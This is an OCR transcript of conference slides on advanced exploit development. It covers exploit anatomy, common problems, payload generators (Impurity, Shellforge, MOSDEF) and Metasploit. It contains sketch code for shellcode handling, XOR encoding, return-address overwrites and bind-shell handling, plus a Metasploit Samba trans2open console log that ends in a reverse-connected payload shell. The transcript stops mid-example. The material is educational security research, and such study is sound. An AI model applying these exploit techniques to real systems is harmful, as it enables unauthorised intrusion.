
Advanced Exploit Development

Trends and Tools

H D Moore




- **Who am I?**
  - Co-founder of Digital Defense
  - Security researcher (5+ years)
- **Projects**
  - DigitalOffense.net
  - Metasploit.com

What is this about?

1. Exploit Trends
2. Anatomy of an Exploit
3. Common Exploit Problems
4. Payload Generators
5. Exploit Frameworks
6. Metasploit v2.0 Demo!


- **Why should you see this?**
  - Exploit basics and challenges
  - Recent trends and advances
  - New shellcode generation tools
  - Review of exploit frameworks
  - Exclusive look at Metasploit v2.0

Exploit Trends



#1: Exploit Trends


- **More Exploit Writers**
  - Information reached critical mass
  - Huge exploit devel community
- **Improved Techniques**
  - No more local brute force
  - 4 Bytes: GOT, SEH, PEB



#1: Exploit Trends

- **Reliable Exploit Code**
  - Universal win32 addresses
  - Allocation control techniques
- **Where Does This Lead?**
  - Shrinking exploit timeline
  - Exploit tools and frameworks

Anatomy of an Exploit



#2: Anatomy of an Exploit

- **Exploit Components**
  - Target and option selection
  - Network and protocol code
  - Payload or “shellcode”
  - Payload encoding routine
  - Exploit request builder
  - Payload handler routine

#2: Anatomy of an Exploit

- **Target and option selection**
  - List of addresses and offsets
  - Process user selected target
  - Process other exploit options
  - This adds up to a lot of code...


#2: Anatomy of an Exploit

Process Options

./exp -h 1.2.3.4 -p 21 -t 0

Parsing command options...

Target System
IP: 1.2.3.4
OS: Linux



#2: Anatomy of an Exploit

- **Network and protocol code**
  - Resolve the target address
  - Create the appropriate socket
  - Connect the socket if needed
  - Perform any error handling
  - Start protocol negotiation


#2: Anatomy of an Exploit

Process Options

Network Conn


```
gethostbyname(sockaddr)
socket(AF_INET, ...);
connect(s, &sockaddr, 16)
ftp_login(s, user, pass);

Connecting to target...
```

Target System
IP: 1.2.3.4
OS: Linux



#2: Anatomy of an Exploit

- **Payload or “shellcode”**
  - Executes when exploit works
  - Bindshell, Findsock, Adduser
  - Normally written in assembly
  - Stored in code as binary string
  - Configuration done via offsets



#2: Anatomy of an Exploit


Process Options

Network Conn

Payload

```
shellcodes[0] = “\xeb...”
scode = shellcodes[target]
scode[PORT] = htons(...)


Setting target...
```

Target System
IP: 1.2.3.4
OS: Linux



#2: Anatomy of an Exploit

- **Payload encoding routine**
  - Most exploits restrict characters
  - Encoder must filter these chars
  - Standard type is XOR decode
  - Often just pre-encode payload
  - Payload options also encoded


#2: Anatomy of an Exploit

- Process Options
- Network Conn
- Payload
- Payload Encoder

```
for(x=0;x<sizeof(scode);x++)
      scode[x]^= 0x99;
```

Encoding shellcode...

Target System
IP: 1.2.3.4
OS: Linux




#2: Anatomy of an Exploit


- **Exploit request builder**
  - Code which triggers the vuln
  - Ranges from simple to complex
  - Can require various calculations
  - Normally just string mangling
  - Scripting languages excel at this

#2: Anatomy of an Exploit

- Process Options
- Network Conn
- Payload
- Payload Encoder
- Exploit Request

```
buf= web_request("/cgi-bin...
memcpy(buf+100, scode, ...);
buf[480] = (char *) retaddr;
send(s, buf, strlen(buf));


Sending exploit request...
```






#2: Anatomy of an Exploit

- **Payload handler routine**
  - Each payload needs a handler
  - Often just connects to bindshell
  - Reverse connect needs listener
  - Connects console to socket
  - Account for large chunk of code


#2: Anatomy of an Exploit

- Process Options
- Network Conn
- Payload
- Payload Encoder
- Exploit Request
- Payload Handler

```
b = socket(AF_INET, ...);
connect(b, &sockaddr, 16);
handle_shell(b)

Dropping to shell...
sh-2.04# id
uid=0(root) gid=0(root)...
```



Common Exploit Problems



#3: Common Exploit Problems


- **Exploit code is rushed**
  - Robust code takes time
  - Coders race to be the first
  - Old exploits are less useful
  - Result: lots of broken code


#3: Common Exploit Problems

- **Exploiting Complex Protocols**
  - RPC, SSH, SSL, SMB
  - Exploit depends on API
  - Exploit supplied as patch
  - Restricts exploit environment
  - Requires old software archive

#3: Common Exploit Problems

- **Limited Target Sets**
  - One-shot vulnerabilities suck
  - Always limited testing resources
  - Finding target values takes time







#3: Common Exploit Problems

- **Payload Issues**
  - Most hardcode payloads
  - Firewalls can block bind shells
  - Custom config breaks exploit
  - No standard payload library

Payload Generators





- **Generator Basics**
  - Dynamic payload creation
  - Use a high-level language
  - Useful for custom situations



#4: Payload Generators


- **Many Generator Projects**
  - Only a few are usable
  - Spawned from frameworks
  - Impressive capabilities so far





#4: Payload Generators

- **Impurity (Alexander Cuttergo)**
  - Shellcode downloads to memory
  - Executable is staticly linked C
  - Allows library functions
  - No filesystem access required
  - Supports Linux on x86



#4: Payload Generators

aterm


```
msf samba_trans2open > exploit
msfconsole: exploit: starting handler impurity_reverse
[*] Starting brute force mode...
[*] Trying return address 0xbffffdc
[*] Trying return address 0xbffffddc
[*] Trying return address 0xbffffbdc
[*] Trying return address 0xbffff9dc
[*] Trying return address 0xbffff7dc
[*] Trying return address 0xbffff5dc
[*] Trying return address 0xbffff3dc
[*] Connection from 192.168.0.148:1025...
[*] Uploading 14844 bytes... Done
[*] Switching to impurity payload

--=[ Impurity Demo Shell
[0] [rwxrwxrwx] dev=0 ino=21530 uid=99 gid=99 rdev=0 size=0 socket (192.168.0.148:1025 -> 192.168.0.126:34343)
[1] [rwxrwxrwx] dev=0 ino=21530 uid=99 gid=99 rdev=0 size=0 socket (192.168.0.148:1025 -> 192.168.0.126:34343)
[2] [rwxrwxrwx] dev=0 ino=21530 uid=99 gid=99 rdev=0 size=0 socket (192.168.0.148:1025 -> 192.168.0.126:34343)
[3] [rw-r--r--] dev=2056 ino=31183 uid=0 gid=0 rdev=265 size=0 character device ()
[4] [rw-------] dev=2054 ino=126740 uid=0 gid=0 rdev=0 size=8192 regular file ()
[5] [rwxrwxrwx] dev=0 ino=21527 uid=0 gid=0 rdev=0 size=0 socket (127.0.0.1:1217 -> 192.168.0.126:34343)
[6] [rw-r--r--] dev=2054 ino=63374 uid=0 gid=0 rdev=0 size=20 regular file ()
[7] [rw-------] dev=2054 ino=63375 uid=0 gid=0 rdev=0 size=696 regular file ()
[8] [rw-r--r--] dev=2054 ino=63376 uid=0 gid=0 rdev=0 size=8192 regular file ()
[9] [rw-r--r--] dev=2054 ino=63377 uid=0 gid=0 rdev=537 size=696 regular file ()
[10] [rw-------] dev=0 ino=20886 uid=0 gid=0 rdev=597 size=0 fifo ()
[11] [rw-------] dev=0 ino=20886 uid=0 gid=0 rdev=597 size=0 fifo ()
[12] [rwxrwxrwx] dev=0 ino=21526 uid=0 gid=0 rdev=0 size=0 socket (192.168.0.148:139 -> 192.168.0.126:50842)
[13] [rw-r--r--] dev=2054 ino=63378 uid=0 gid=0 rdev=0 size=696 regular file ()
[14] [rw-------] dev=2054 ino=63379 uid=0 gid=0 rdev=0 size=8192 regular file ()
[15] [rw-------] dev=2054 ino=63380 uid=0 gid=0 rdev=0 size=8192 regular file ()
[16] [rw-------] dev=2054 ino=63381 uid=0 gid=0 rdev=0 size=8192 regular file ()
[17] [rw-------] dev=2054 ino=63382 uid=0 gid=0 rdev=0 size=696 regular file ()
[18] [rw-------] dev=2054 ino=63383 uid=0 gid=0 rdev=0 size=8192 regular file ()
[19] [rwxrwxrwx] dev=0 ino=21530 uid=99 gid=99 rdev=0 size=0 socket (192.168.0.148:1025 -> 192.168.0.126:34343)
[20] [rw-------] dev=0 ino=21528 uid=0 gid=0 rdev=0 size=0 fifo ()
[21] [rw-------] dev=0 ino=21528 uid=0 gid=0 rdev=0 size=0 fifo ()
[22] [rw-r--r--] dev=2055 ino=24106 uid=0 gid=0 rdev=0 size=1986 regular file ()
impurity demo >
```

#4: Payload Generators

- **Shellforge (Philippe Biondi)**
  - Transforms C to payload
  - Uses GCC and python
  - Includes helper API
  - Simple and usable

Shellforge Example:

```
#include "include/sfsyscall.h"

int main(void)
{
    char buf[] = "Hello world!\n";
    write(1, buf, sizeof(buf));
    exit(0);
}
```




#4: Payload Generators

- **MOSDEF (Immunity Inc)**
  - GPL spawn of CANVAS
  - Dynamic code via python
  - API loader via “import” tags
  - Compile, send, exec, return
  - Version 0.1 not ready to use

MOSDEF Example:

```
#import "remote","Kernel32._lcreat" as "_lcreat"
#import "string","filename" as "filename

//start of code
